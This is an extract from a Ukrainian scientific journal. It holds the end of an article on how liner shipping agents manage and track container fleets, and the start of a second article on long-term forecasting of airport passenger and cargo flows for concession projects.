**Аналіз останніх досліджень і публікацій.** Діяльність морських агентів розглядаються в працях багатьох як вітчизняних, так і іноземних авторів. Наприклад, автори [1–5] висвітлюють функції і основні юридичні питання морського агента. Стосовно інформаційної підтримки агентської діяльності розглядаються питання в роботах спеціаліста по агентській діяльності [6–8]. У роботі [9] автор розглядає особливості роботи саме лінійного агента з боку безпеки контейнерних перевезень. Стеження за контейнерами в рамках митного контролю розглядається в роботах [10–11].



В роботі [12] були розглянуті питання специфіці роботи лінійного агента.

Особливості роботи лінійного агента під час виконання функцій стосовно обороту контейнерів були розглянуті у невеликому обсязі [13] і потребує більш детального вивчення.

**Постановка завдання.** В цій роботі пропонується розглянути виконання лінійним агентом функцій по відслідковуванню контейнерів на етапі вивантаження вантажу в порту і поверненням порожнього контейнеру на лінію. Під час укладання угоди з вантажовласником обговорюється умова стосовно своєчасного повернення контейнера лінії для уникнення дисбалансу. І одночасно з агентом може укладатися додаткова угода стосовно стеження за парком обладнання, якщо це не включено до основної угоди стосовно діяльності лінійного агента. Від ефективної роботи агента залежить безперебійна робота лінії в питаннях паритету чи дисбалансу парку обладнання.

**Виклад основного матеріалу.** Контейнери стають основним технологічним рішенням передового світового досвіду – мультимодальних перевезень, сприяють розвитку транспортного обладнання та підвищенню рівня інформатизації. Залежно від формування вантажних партій, забезпечення запитів щодо поставок розрізняють трампове і лінійне судноплавство. Лінійне судноплавство з'явилося з розвитком міжнародної торгівлі товарами, сформованими в невеликі партії за потребами покупців. Численність партій вантажів і вантажовласників дає можливість реалізації окремих зовнішньоторговельних договорів з узгодженням індивідуальної ціни на морське перевезення. Завдяки лінійній формі експлуатації суден стало можливим максимально скоротити резерв провізної спроможності флоту й оперативно реагувати на розстановку суден на лінії, враховуючи зміни ситуацій в окремих портах.

Лінійне судноплавство дає змогу в максимально короткі терміни доставити вантаж дрібними партіями, що є однією з переваг цього виду судноплавства.

Агентування спеціалізованих лінійних суден має ряд особливостей, оскільки це дорогі судна з високою добовою вартістю утримання і ефективність їх експлуатації залежить перш за все від максимального скорочення часу їх перебування в порту. Як правило, час стоянки в порту ролкерів і контейнеровозів – одна доба (максимум – дві). Звичайні судна таких же розмірів витрачають на вантажні операції в порту в 5–6 разів більше часу.

Агент, який обслуговує спеціалізовані судна, повинен тим не менш за цей короткий час здійснити весь комплекс робіт по обслуговуванню судна, вантажу і устаткування: організувати контроль за вантажними роботами, включаючи тальманської обслуговування, оформити документи, інкасацію фрахту, зробити заявки на всі види постачання і простежити за його доставкою, замовити лоцмана, буксири. Все це вимагає високої професійної підготовки, чіткості і злагожденості в роботі.

Крім того, лінійні агенти спеціалізованого флоту виконують великий обсяг робіт з контролю і стеження за парком устаткування. Під їх контролем і на відповідальності знаходяться трейлери, ролл-трейлери, контейнери, які представляючи велику матеріальну цінність, бувають розкидані часто на великій території. Тому не випадково, що більшість лінійних операторів, які експлуатують контейнеровози і ролкери, вважають за краще мати в іноземних портах агентські компанії, що знаходяться під їх оперативним і фінансовим контролем.

Агентування лінійних суден має ряд характерних особливостей, таких як:

- регулярність відправлень;
- дрібні партії;
- відсутність залежності від одного відправника вантажу;
- оформлення перевезень на підставі Booking note і коносаментів.

Необхідність спостереження за парком устаткування, дозволяє виділяти лінійне агентування як специфічну область при агентуванні морських суден.

Предметом постійної уваги сумлінного лінійного агента є:

- правова, фінансова, соціальна і навіть політична ситуація не тільки в портах сервісу, але і в сусідніх регіонах;
- наявність технічних проектів удосконалення обслуговуються портів і терміналів;
- наявність регіональних і національних програм розвитку і інвестиційних проектів в галузі;
- наявність умов і ступінь ймовірності виникнення страйків, публічних заворушень та інших екстраординарних подій, які можуть впливати на нормальний перебіг операцій принципала;
- різновид і обсяги вантажопотоків конкурентів на паралельних напрямках;
- дані про найбільших імпортерів та експортерів з метою залучення вантажопотоків і т.п.



Рис. 1. Функції лінійного агента

Згідно з типовою проформою лінійної агентської угоди, схваленої FONASBA, функціями лінійного агента є (див. рис. 1): оголошення розкладу лінії, котирування ставок, розсилка по запитам вантажовласників тарифів лінії і їх коригування, бронювання вантажів, прийняття вантажу до перевезення, укладання контрактів з стивідорними, тальманської, складськими і сюрвейерними компаніями, організація обробки суден в межах розкладу ліній, інформація вантажовласників про позицію судна (вантажу), організація перевезень вантажу по наскрізному або мультимодальному коносаменту, виготовлення і випуск вантажних документів, збір фрахту, надання допомоги судовласнику по зв'язку з лінійною конференцією. Обробка суден оплачується агентом за рахунок судовласника та проводиться завжди на одному і тому ж, постійному районі порту (причалі лінії). Подача/прийом вантажу на іншому причалі можливі для вантажовласника тільки за спеціальним погодженням з агентом лінії, при наявності великої партії вантажу. Як правило, агенти приймають вантажі на склади лінії (порту) і забезпечують безкоштовне зберігання їх до підходу судна. У портах вивантаження вантаж також приймається від судна на склад, звідки потім видається одержувачам. Агент оформлює коносаменти і маніфести на прийнятий до перевезення вантаж і підписує коносаменти від імені капітана. Все це дозволяє підвищити інтенсивність вантажних робіт, виключити непродуктивні простой і перешвартування судна в порту, забезпечити своєчасну підготовку вантажів і документів, тобто створює умови для виконання розкладу.

Лінійний агент повинен за короткий час здійснити весь комплекс робіт з обслуговування судна в порту, вантажу й устаткування: організувати контроль за вантажними роботами, оформити документи, інкасацію фрахту, зробити заявки на всі види постачання і простежити за його доставкою, замовити лоцмана і буксири. Усе це вимагає високої професійної підготовки, чіткості та злагоженості в роботі. Крім цього, під контролем у агента лінії і під його відповідальністю перебуває парк обладнання: трейлери, рол-трейлери, контейнери.

Лінійна компанія забезпечує агента необхідним контейнерним обладнанням: контейнерами, контейнерами Flat Rack, трейлерами. При цьому на агента покладається комплекс функцій з експлуатації цих засобів; оформлення документів і контроль технічного стану контейнерів під час передання і повернення їх від вантажовласників, зберігання на портовому терміналі та в депо, організація технічного обслуговування і ремонту. Під час перевезень контейнерів у міжпортовому сполученні агент забезпечує їхнє завантаження, опломбування, розтарювання, зачищення та спецобробку порожніх контейнерів (фумігація та дезінфекція).

Він також організовує видачу порожніх контейнерів з депо експедиторові під їх затарювання на складі відправника (порту).

Агентування парку обладнання – одна із самостійних функцій агента, виконання якої оплачується судовласником за спеціальними ставками. Функції агента з обслуговування парку обладнання залежать від низки факторів: виду

перевезення (експорт, імпорт, транзит); схеми роботи лінії; приналежності обладнання (воно може належати судовласнику, перебувати в нього в оренді, належати відправнику). Кожен із цих варіантів має свої особливості в частині обслуговування агентом.

Ефективна робота спеціалізованих ліній неможлива без налагодженої системи стеження за рухом парку обладнання. Основні завдання системи стеження:

- інвентарний контроль, для чого ведеться історія кожної одиниці обладнання; це дає змогу визначити їхнє місцезнаходження на будь-який момент часу;

- оперативне управління обладнанням і його оптимальне використання, для чого принципал і його агенти повинні регулярно отримувати інформацію про потреби та фактичну наявність обладнання як загалом у системі, так і в кожному порту, який обслуговується лінією;

- інформація про обіг обладнання на кожному напрямку роботи лінії і в кожному порту, а також інформація про технічний стан обладнання.

Для організації стеження агентські компанії укладають за дорученням принципала договори зі стивідорними компаніями, контейнерними депо, річковими портами (для ліхтерів) на отримання від них інформації про рух і статус обладнання. Усю інформацію щодня передають на комп'ютер, який видає агенту відомості про наявність і статус обладнання.

Використання контейнерів пов'язане з послідовним повторенням обов'язкових елементів: подачі порожнього контейнера до місця його завантаження, переміщення завантаженого контейнера до місця його розвантаження. Таким чином утворюється цикл використання контейнера.

Час обороту контейнера визначають як тривалість з моменту закінчення завантаження контейнера до моменту закінчення наступного його завантаження. Середнє значення (діб) для парку контейнерів може розраховуватися таким чином:

$$t_{>l} = \frac{ND}{n_k} \quad (1)$$

#### Скорочення часу обороту парку обладнання

Загальна кількість комплектів парку обладнання перебуває в прямо пропорційній залежності від часу їхнього обороту, який визначається часом перебування обладнання в портах навантаження і вивантаження. Судновласники практикують включення в агентську угоду пункту про забезпечення мінімального часу обороту обладнання в зоні їхньої дії.

Кількість комплектів обладнання необхідного для нормального функціонування лінії визначається за такою формулою:

$$n = \left[ \left( \frac{t_{\Pi}}{i} + \frac{t_B}{i} \right) + N \right] * k_{рем} * k_{рез} \quad (2)$$

Вирішення проблеми, пов'язаної з дисбалансом парку обладнання та його поверненням своїм власникам, у міжнародній практиці прийнято вирішувати за допомогою «зворотної логістики». У судноплавній галузі зворотна логістика застосовується здебільшого під час контейнерних перевезень. Зворотна логістика описує ланцюжок повернення контейнерів з метою скорочення управлінських витрат і невиробничих переміщень порожніх контейнерів. Сюди належать процеси повернення контейнерів від кінцевого одержувача до компаній, які займаються складуванням. У такому процесі беруть участь судноплавні компанії, контейнерні термінали, а також суміжні види транспорту.

Одним із варіантів скорочення дисбалансу парку обладнання є вибір виду транспорту для його доставки, а також складання раціональних маршрутів руху наземного транспорту.

Для підтвердження правильності припущення було обрано варіанти використання контейнерів на кількох маршрутах доставки вантажу дрібними партіями, враховуючи розклад ліній.

#### 1 варіант

Інтермодальний оператор використовує контейнери лінійної компанії, з оплатою перевезення за лінійним тарифом і зобов'язаннями за часом і місцем повернення порожніх контейнерів, з відповідною оплатою.

#### 2 варіант

Інтермодальний оператор використовує власні контейнери (придбані або орендовані). При цьому оплата перевезень навантажених і порожніх контейнерів інтермодального оператора проводиться за лінійним тарифом з певною знижкою (зазвичай від 10 до 15 %). Але всі витрати з утримання, зберігання та передислокації контейнерів лягають на інтермодального оператора.

#### 3 варіант

Власний контейнерний парк інтермодального оператора, але відносини між лінійним та інтермодальним оператором будуються на основі слот-чартерної угоди. За цією угодою інтермодальний оператор орендує частину місткості судна і оплачує орендну плату за кожну комірку (слот) на відміну від звичайного лінійного тарифу. При цьому орендна плата нараховується, незалежно перевозиться контейнер на судні чи ні.

Виходячи з проведених розрахунків, отримуємо результат, що найбільш вигідним є використання третього варіанта.

**Висновки.** В роботі було розглянуто питання, що стосуються вдосконалення операцій, спрямованих на використання агентом парку обладнання лінії для підвищення ефективності лінійних морських перевезень.

Для розв'язання задачі було проведено розрахунки часу обороту контейнера, використано методи вибору типу контейнера, усунення дисбалансу парку обладнання, розроблення варіантів

маршрутів і схем доставки вантажу, розрахунок «наскрізної» тарифної інтермодальної ставки.

Таким чином, найдоцільнішим вибором варіантом буде ставка за слот-чартерною угодою за 3 варіантом, завдяки низькій тарифній ставці та швидкій доставці, з огляду на інтереси судовласника і вантажовласника.

У цій роботі було показано, що використання власного парку лінії агента вигідніше для клієнта.

Вивчення розглянутої теми дозволить в подальшому ефективно використовувати парк обладнання лінії і забезпечить безперебійний оборот контейнерів.

#### Список літератури:

1. Полтавський О. В. Договір морського агентування у світлі поділу норм Кодексу торговельного мореплавства України на приватні та публічні. *Вісник Національного університету внутрішніх справ*. 2004. № 26. С. 250–254.
2. Агентування морського торговельного флоту. URL: <https://zakon.rada.gov.ua/rada/show/n0066697-03> (дата звернення 15.04.2024).
3. Кулієв А., Саліхоглу М. Правова основа діяльності морського агента. URL: <http://pgp-journal.kiev.ua/archive/2019/12/20.pdf> (дата звернення 12.03.2024).
4. Балобанов О.О., Пальченко А.А. Збірник лекційних і практичних матеріалів з правового регулювання морського агентування. Одеса : Олді-плюс, 2021. 104 с.
5. Локотей Т. Операції з агентування морських суден: правове регулювання, бухгалтерський та податковий облік. URL: [https://jurliga.ligazakon.net/ru/analytics/167198\\_operats-z-agentuvannya-morskikh-suden-pravove-regulyuvannya-bukhgalterskiy-ta-podatkoviy-oblk](https://jurliga.ligazakon.net/ru/analytics/167198_operats-z-agentuvannya-morskikh-suden-pravove-regulyuvannya-bukhgalterskiy-ta-podatkoviy-oblk) (дата звернення 23.02.2024).
6. Петров І.М., Рудніченко М.Д. Особливості використання концепції єдиного інформаційного простору для потреб сервісних ергатичних систем на морському транспорті. *Science and technology of the present time: priority development directions of Ukraine and Poland*, 2018. № 1. С. 106–108.
7. Петров І.М., Вичужанін В.В., Рудніченко М.Д., Шibaєва Н.О., Шibaєв Д.С. Проектування автоматизованої інформаційної системи підтримки діяльності морського агента в сервісних ергатичних системах. *Вісник сучасних інформаційних технологій*. 2018. № 1 (1). С. 36–48.
8. Петров І.М. Модель оптимізації управління запасами на консигнаційних складах в сервісних ергатичних системах на морському транспорті. *Науковий вісник Херсонської державної морської академії*. 2016. № 2 (15). С. 57–64.
9. Надибська О. Я. Безпека організації морських контейнерних перевезень. International scientific conference “Maritime security of the Baltic-Black sea region: challenges and threats” : conference proceedings, December 23, 2021, Vol. 1. С. 218–221
10. Руда Т.В., Артеменко А.В. Розроблення програмного забезпечення з питань здійснення контролю над переміщенням морських контейнерів та додаткового обладнання до них через митний кордон України. *Приазовський економічний вісник*, 2019. № 6 (17). С. 62–66.
11. Коновалов Ю.О. Актуальні питання тимчасового ввезення морських контейнерів. *Розвиток міжнародної торгівлі в умовах глобальних економічних дисбалансів* : матеріали виступів Всеукраїнського форуму з проблем міжнародних економічних відносин (11 квітня 2019 року). Житомир : ЖДТУ, 2019. С. 287–259.
12. Москвіченко І.М., Стаднік В.Г. Логістичний аутсорсинг функцій лінійного агента в глобальні центри обслуговування бізнесу. *Науково-виробничий журнал*. 2020. № 2 (113). С. 139–146.
13. Холоденко А.М., Горб О.С. Оптимізація кругового маршруту контейнерної лінії. *Вісник Хмельницького національного університету*. 2010. № 5. Т. 3 (161). С. 145–149.
14. Кодекс торговельного мореплавства України. 1994 р. *Відомості Верховної Ради України (ВВР)*. 1995, № NN 47, 48, 49, 50, 51, 52, ст. 349.
15. Постанова КМУ № 451 від 21.05.2012 «Питання пропуску через державний кордон осіб, автомобільних, водних, залізничних та повітряних транспортних засобів перевізників і товарів, що переміщуються ними». <https://zakon.rada.gov.ua/laws/show/451-2012-%D0%BF#Text> (дата звернення 23.02.2024)
16. Михайлова Ю.В., Доля О.Є., Вільшанюк М.С., Стеба А.А. Особливості агентування морських пасажирських суден на ринку туристичних послуг. *Вчені записки ТНУ імені В.І. Вернадського. Серія: Технічні науки*. 2023. Том 34 (73) № 2. С. 158–166.

17. Селютін А. Ринок морських перевезень України: контейнерні перевезення. URL: <https://yur-gazeta.com/publications/practice/morske-pravo/rinok-morskih-perevezen-ukrayini-konteynerni-perevezennya.html> (дата звернення 13.03.2024)

18. Наказ Міністерства інфраструктури України № 430 від 27.06.2013 «Про затвердження Порядку оформлення приходу суден у морський порт, надання дозволу на вихід суден у море та оформлення виходу суден із морського порту». <https://zakon.rada.gov.ua/laws/show/z1230-13?find=1&text=%D1%8F%D1%85%D1%82#> (дата звернення 23.02.2024)

#### **Vilshaniuk M.S., Bernevek T.I., Sudnyk N.V., Shibaev O.G. TECHNICAL MANAGEMENT WITHIN LINE AGENT ACTIVITIES**

*Servicing ships in the port is a rather relevant topic. When a vessel calls at the port, it is necessary to perform all the necessary functions: to arrange its arrival and then departure in a timely manner, provide all the necessary information about the vessel itself, draw up documents, organize cargo operations, provide the crew and the vessel itself with food, materials for the engine room, deck area, etc. This volume needs to be completed in the shortest possible time. Therefore, there is a need for the services of a marine agent who can provide all this in the shortest possible time. He organizes deliveries from shipping companies, helps to draw up and execute documents for the vessel and cargo, and constantly keeps in touch with the ship's master and shipowner, port authorities, and regulatory authorities. In other words, the agent is the principal's representative and assistant to the master in the port. This is the scope of functions performed by a port agent when a vessel calls at a port, both in tramp shipping and in liner shipping. In liner shipping, the maritime agent has additional functions related to the specifics of liner vessels, such as bookkeeping and canvassing. As a rule, container ships are on the line, which makes it necessary to perform additional operations, such as servicing containers, keeping track of them, returning to the line, and concluding additional agreements. The article examines the peculiarities of the functions of a maritime agent in liner shipping. Particular attention is paid to such a function of a liner agent as equipment fleet tracking. The equipment fleet includes containers, flats, pallets, etc. The agent must monitor the condition of containers, timely return of containers from the cargo owner, conclude agreements for the operation of containers, repair of containers, etc. When using containers during transportation, an imbalance in the equipment fleet may arise, so the paper examines the issue of eliminating such an imbalance. As a version of the rational use of the equipment fleet, it is proposed to consider three options for the delivery of containers, taking into account the line rates and the schedule of vessels.*

**Key words:** *marine agency, port agent, line agent, container, ship, voyage, shipowner.*

*Вінюков-Проценко А.С.*

Національний авіаційний університет

## ВПЛИВ ЕВОЛЮЦІЇ СУЧАСНИХ ПІДХОДІВ ДО ДОВГОСТРОКОВОГО ПРОГНОЗУВАННЯ ПАСАЖИРОПОТОКІВ ТА ВАНТАЖОПОТОКІВ У ПРОЕКТАХ КОНЦЕСІЙ АЕРОПОРТІВ

У статті відзначено значну актуальність дослідження впливу еволюції сучасних підходів до прогнозування пасажиропотоків та вантажопотоків на точність планування розвитку інфраструктури аеропортів. Охарактеризовано передумови та потенційні наслідки використання поєднань сучасних методів прогнозування пасажиропотоків та вантажопотоків для проектів концесій аеропортів.

Аналіз наукових досліджень дозволив встановити проблематику довгострокового прогнозування авіаційних пасажирських та вантажних перевезень, що попередньо досліджувалася, зокрема, її теоретичні концепції та форми, мотиви та цілі процесів. В той же час не було виявлено перспектив розвитку методів довгострокового прогнозування пасажиро та вантажопотоків у турбулентний час пандемії та військових конфліктів.

В рамках дослідження визначено вплив еволюції сучасних підходів до прогнозування пасажиропотоків та вантажопотоків на точність процесів планування розвитку інфраструктури аеропортів у проектах концесій. Визначено напрямки розвитку наукових досліджень щодо розвитку сучасних підходів до прогнозування пасажиропотоків та вантажопотоків аеропортів, а також відзначено, що вплив сучасних тенденцій розвитку авіаперевезень у світі в останні роки вимагають від учасників ринку забезпечення можливості швидкої реакції на постійні зміни умов та коригування довгострокових прогнозів пасажиропотоків та вантажопотоків аеропортів.

Було охарактеризовано напрямки розвитку ринку авіаційних перевезень за передумов викликаних пандемією COVID-19 та відновлення ринку міжнародних авіаційних перевезень в умовах міжнародних військових конфліктів. Наголошено на тому, що турбулентність сучасного світу неминуче призводить до потреби розробки концептуально нових підходів та методів прогнозування пасажиропотоків та вантажопотоків аеропортів для підвищення точності стратегічного планування розвитку їх інфраструктури зокрема у проектах концесій.

**Ключові слова:** аеропорти, авіаційні вантажні перевезення, авіаційні пасажирські перевезення, пасажиропотоки, прогнозування, предиктори, концесійні проекти, ринок авіаперевезень.

**Постановка проблеми.** Останніми роками все більшого значення набуває розвиток сучасних підходів до довгострокового прогнозування пасажиропотоків та вантажопотоків у концесійних проектах аеропортів. Ця еволюція зумовлена потребою в точних прогнозах для прийняття рішень та оптимізації інвестицій в інфраструктуру. З огляду на постійну динаміку глобальних подорожей і торгівлі, вкрай важливо впроваджувати передові методології та інструменти прогнозування для забезпечення ефективного функціонування та розвитку концесійних проектів в аеропортах. Ця робота має на меті дослідити останні тенденції та досягнення в методах довгострокового прогнозування пасажирських і вантажних потоків, з акцентом на їх застосуванні в проектах концесій аеропортів.

**Аналіз останніх досліджень і публікацій.** Нещодавні дослідження у галузі прогнозування

авіаперевезень були переважно зосереджені на довгостроковому прогнозуванні пасажиропотоків і вантажопотоків в аеропортах. Ці дослідження підкреслили важливість використання передових технологій і аналізу даних для підвищення точності і надійності таких прогнозів. В дослідженнях [1; 2] зокрема вивчалася використання аналізу великих даних, управління авіатранспортними мережами, прогнозування та машинного навчання в авіаційних дослідженнях. Дослідження [3; 4] показали, що розвиток аналітики даних в авіації стрімко зростає, причому значна кількість даних в режимі реального часу доступна з різних джерел, таких як системи моніторингу ефективності польотів, операційні системи авіакомпаній та аеропортів, а також платформи соціальних мереж. В дослідженнях [2; 4] наголошувалося на використанні аналітики даних в авіації для моніторингу стану здоров'я та прогнозного

аналізу. У цих дослідженнях переважно оцінювалися методи, інструменти та інфраструктура, необхідні для впровадження аналізу даних в авіації загального призначення для прогнозування технічного обслуговування та оптимізації експлуатаційних характеристик літаків. Дослідження [5; 6] обґрунтовують висновки, що системи аналізу даних здатні вирішувати сучасні проблеми, з якими стикається авіація, і можуть значно покращити якість прогнозів пасажиропотоків та вантажопотоків аеропортів. Загалом, останні дослідження, присвячені довгостроковому прогнозуванню пасажирських і вантажних перевезень в аеропортах, підкреслили зростаючу важливість і застосування аналітики даних в авіаційній галузі. Проте, не було детально виявлено перспектив розвитку методів та підходів до довгострокового прогнозування розвитку ринку авіаційних перевезень в турбулентних умовах пандемії COVID-19 та міжнародних військових конфліктів.

**Постановка завдання.** Метою статті є визначення перспектив розвитку ринку авіаційних вантажних перевезень в умовах зростання частки міжнародної електронної комерції та темпів конвертації пасажирських ПС у вантажні, з урахуванням особливостей відновлення індустрії міжнародних авіаційних перевезень у постпандемійний період.

**Виклад основного матеріалу.** Ключовим питанням щодо забезпечення гармонійного та сталого розвитку ринку авіаційних перевезень є достатня обґрунтованість висновків авіаперевізників та аеропортів зокрема у прийнятті рішень щодо стратегічного розвитку інфраструктури у проектах концесій.

Згідно прогнозів до 2042 року провідних виробників авіаційної техніки Boeing та Airbus світовий валовий внутрішній продукт зростатиме щорічно на 2,6 % та збільшиться на 70 %. та досягне 155 трлн дол. США. Вантажообіг зросте до 630 трлн т.к. за темпів зростання вантажних авіаперевезень на рівні 3,5 % щорічно. Темпи зростання міжнародної торгівлі перевищать темпи зростання світового ВВП та збільшаться на 90–95 % у 2042 році [6–7].

Для збалансованого та гармонійного стратегічного розвитку аеропортів особливо у проектах концесій основною передумовою правильного планування капіталовкладень є точність довгострокових прогнозів розвитку пасажиропотоків та вантажопотоків.

Сучасні методи довгострокового прогнозування пасажиропотоків та вантажопотоків аеро-

портів базуються на поєднанні статистичних моделей, методів використання експертних оцінок та врахуванні різноманітних факторів, що впливають на авіаперевезення. До них зазвичай відносять:

– Трендові моделі: аналізують історичні дані щодо пасажиропотоків та вантажопотоків, виявляють тенденції та екстраполюють їх у майбутнє.

– Економетричні моделі: встановлюють взаємозв'язки між обсягами перевезень та макроекономічними показниками (ВВП, доходи населення, ціни на паливо, курси валют тощо).

– Моделі часових рядів: враховують сезонність, циклічність та випадкові коливання у пасажиропотоках та вантажопотоках.

– Експертні методи: експерти незалежно один від одного роблять прогнози, які потім узагальнюються та обговорюються. Процес повторюється кілька разів, доки не буде досягнуто консенсусу.

– Структуровані інтерв'ю: експерти відповідають на запитання щодо факторів, що впливають на авіаперевезення, та оцінюють їхній вплив на майбутні пасажиро- та вантажопотоки.

– Сценарний аналіз: розробляються різні сценарії майбутнього розвитку економіки, політики, технологій тощо, та оцінюється їхній вплив на авіаперевезення.

До факторів, що враховуються слід віднести:

– Макроекономічні фактори: динаміку ВВП, рівень доходів населення, інфляція, ціни на паливо, курси валют.

– Соціально-демографічні фактори: чисельність населення, вікова структура, рівень урбанізації, туристичні потоки.

– Політичні фактори: політична стабільність, державне регулювання авіаційної галузі, міжнародні угоди.

– Технологічні фактори: розвиток авіаційної техніки, впровадження нових технологій, розвиток цифрових сервісів.

– Конкурентні фактори: поява нових авіакомпаній, розвиток альтернативних видів транспорту (наприклад, високошвидкісних залізниць).

До сучасних тенденцій слід віднести:

– Використання великих даних (англ. Big Data): аналіз великих масивів даних з різних джерел (соціальні мережі, пошукові системи, дані про бронювання квитків тощо) для виявлення прихованих закономірностей та прогнозування поведінки пасажирів.

– Застосування машинного навчання (англ. Deep Machine Learning: використання алгоритмів машинного навчання для побудови складних



моделей прогнозування, які враховують велику кількість факторів та їх взаємозв'язки.

- Розвиток цифрових платформ: створення цифрових платформ, які об'єднують дані з різних джерел та надають інструменти для аналізу та прогнозування пасажиро- та вантажопотоків.

- Застосування сучасних методів довгострокового прогнозування пасажиропотоків та вантажопотоків не у повній мірі дозволяє аеропортам приймати обґрунтовані рішення щодо інвестицій у розвиток інфраструктури, планування рейсів, тощо.

Розробка нових підходів та методів довгострокового прогнозування розвитку пасажиропотоків та вантажопотоків аеропортів в умовах політичної та економічної нестабільності у світі та загрози світових пандемій є вкрай необхідною з кількох причин:

- Збільшення невизначеності: традиційні методи прогнозування, що базуються на історичних даних та стабільних тенденціях, стають менш ефективними в умовах нестабільності. Політичні кризи, війни, пандемії та економічні спади можуть різко змінити пасажиропотоки та вантажопотоки, що робить традиційні прогнози неточними.

- Необхідність адаптації: аеропорти повинні бути готовими до швидких змін та мати можливість адаптувати свою діяльність до нових умов. Це вимагає розробки прогнозних моделей, які враховують різні сценарії розвитку подій та дозволяють оцінити потенційні ризики та можливості.

- Стратегічне планування: довгострокове прогнозування є важливим інструментом стратегічного планування для аеропортів. Воно дозволяє визначити пріоритетні напрямки розвитку, розробити плани інвестицій та оптимізувати використання ресурсів. В умовах нестабільності, стратегічне планування стає ще більш важливим для забезпечення стійкості та конкурентоспроможності аеропортів.

- Управління ризиками: прогнозування дозволяє аеропортам виявити потенційні ризики, пов'язані з політичною та економічною нестабільністю, та розробити заходи щодо їх пом'якшення. Наприклад, аеропорти можуть диверсифікувати свої джерела доходів, розробити плани дій на випадок кризових ситуацій та інвестувати в технології, що підвищують стійкість до зовнішніх шоків.

Розробка нових підходів та методів довгострокового прогнозування розвитку пасажиропотоків та вантажопотоків аеропортів має передбачати наступні складові:

- Врахування нелінійних залежностей: розробка моделей, які враховують нелінійні взаємозв'язки між різними факторами, що впливають на пасажиропотоки та вантажопотоки.

- Використання сценарного аналізу: розробка різних сценаріїв розвитку подій, враховуючи різні рівні політичної та економічної нестабільності, та оцінка їхнього впливу на авіап перевезення.

- Застосування методів машинного навчання: використання алгоритмів машинного навчання для аналізу великих масивів даних та виявлення прихованих закономірностей, що можуть бути використані для прогнозування.

- Інтеграція експертних оцінок: залучення експертів з різних галузей для оцінки впливу політичних, економічних та соціальних факторів на авіап перевезення.

- Моніторинг та адаптація: постійний моніторинг ситуації та адаптація прогнозних моделей до нових даних та умов.

Розробка нових підходів та методів довгострокового прогнозування є складним завданням, але воно є необхідним для забезпечення стійкості та конкурентоспроможності аеропортів в умовах глобальної нестабільності.

Точність довгострокових прогнозів розвитку пасажиропотоків та вантажопотоків аеропортів має критичний вплив на успіх проектів концесії. Це пов'язано з тим, що такі прогнози є основою для розрахунку очікуваних доходів від аеропорту, які, в свою чергу, визначають фінансову привабливість проекту для потенційних інвесторів та умови концесійної угоди.

Позитивний вплив точності прогнозів для проектів концесій полягає у:

- Спрощенні залучення інвесторів: точні прогнози підвищують довіру інвесторів до проекту, оскільки вони можуть бути впевнені в реалістичності очікуваних доходів та рентабельності інвестицій. Це полегшує залучення фінансування та забезпечує конкуренцію між потенційними концесіонерами, що може призвести до вигідніших умов для держави.

- Створенні оптимальних умов концесії: точність прогнозів дозволяє державі та інвестору встановити справедливі та взаємовигідні умови концесійної угоди. Це включає визначення розміру концесійних платежів, інвестиційних зобов'язань та інших параметрів, які забезпечують баланс інтересів сторін.

- Підвищенні ефективності управління аеропортом: точність прогнозів допомагає концесіонеру розробити ефективну стратегію розвитку

аеропорту, враховуючи очікуваний попит на авіаперевезення. Це дозволяє оптимізувати інвестиції в інфраструктуру, розширення терміналів, модернізацію обладнання та інші проекти, що підвищують якість обслуговування пасажирів та вантажів.

Негативний вплив неточності довгострокових прогнозів розвитку пасажиропотоків та вантажопотоків аеропортів полягає у:

- Збільшенні фінансових ризиків: невисока точність прогнозів може призвести до переоцінки або недооцінки очікуваних доходів від аеропорту. Це може спричинити фінансові труднощі для концесіонера, який може зіткнутися з нестачею коштів для виконання інвестиційних зобов'язань або виплати концесійних платежів.

- Збільшенні вірогідності конфліктів між сторонами концесій: неточні прогнози можуть призвести до конфліктів між державою та концесіонером щодо умов концесійної угоди. Концесіонер може вимагати перегляду умов, посиляючись на непередбачені зміни в пасажиропотоках та вантажопотоках, що може призвести до судових розглядів та негативно вплинути на інвестиційний клімат.

- Зниженні ефективності управління аеропортом: неточні прогнози можуть призвести до неефективного управління аеропортом, оскільки концесіонер може приймати неправильні рішення щодо розвитку інфраструктури та інших проектів. Це може призвести до перевантаження аеропорту, зниження якості обслуговування та втрати конкурентоспроможності.

Точність довгострокових прогнозів розвитку пасажиропотоків та вантажопотоків аеропортів є ключовим фактором успіху проектів концесії. Держава та інвестори повинні приділяти особливу увагу якості прогнозів, використовуючи сучасні методи та інструменти, враховуючи різні сценарії розвитку подій та ризики. Це дозволить забезпечити взаємовигідну співпрацю, ефективне управління аеропортом та його сталий розвиток.

До найновіших методів та математичних моделей, які дозволяють підвищити точність довгострокових прогнозів пасажиропотоків та вантажопотоків аеропортів, відносять наступні моделі машинного навчання (англ. Machine Learning, ML):

- Нейронні мережі (англ. Neural Networks): завдяки своїй здатності виявляти складні залежності та нелінійні взаємозв'язки між факторами, що впливають на пасажиропотоки та вантажопотоки, нейронні мережі дозволяють будувати точніші прогнози.

- Методи ансамблевого навчання (англ. Ensemble Learning): поєднують прогнози кількох моделей машинного навчання для підвищення точності та стійкості до помилок.

- Моделі GARCH (англ. Generalized Autoregressive Conditional Heteroskedasticity): Використовуються для моделювання та прогнозування волатильності (мінливості) часових рядів, що особливо важливо в умовах нестабільності.

- Моделі на основі агентів (англ. Agent-Based Models, ABM) моделюють поведінку окремих пасажирів та вантажовідправників: Враховують їхні індивідуальні рішення та взаємодії, що дозволяє отримати більш реалістичні прогнози. Дозволяють враховувати складні соціально-економічні фактори: Такі як зміни в уподобаннях пасажирів, вплив політичних подій та економічних криз.

- Гібридні моделі поєднують переваги різних підходів: Наприклад, моделі машинного навчання можуть бути використані для прогнозування основних тенденцій, а моделі часових рядів – для врахування сезонності та випадкових коливань.

- Моделі з урахуванням зовнішніх факторів включають дані про макроекономічні показники: Такі як ВВП, рівень доходів населення, ціни на паливо, політичну стабільність, епідеміологічну ситуацію тощо. Дозволяють оцінити вплив зовнішніх шоків: Наприклад, пандемій, воєн, економічних криз, на розвиток пасажиропотоків та вантажопотоків аеропортів.

Тому у подальших дослідженнях критично необхідно дослідити ефективність поєднання найновіших методів та моделей довгострокового прогнозування пасажиропотоків та вантажопотоків аеропортів для забезпечення найвищого рівня точності прогнозів який зможе забезпечити збалансованість та гармонійність планування інвестицій у розвиток транспортної інфраструктури та реалізацію цих планів у проектах концесій.

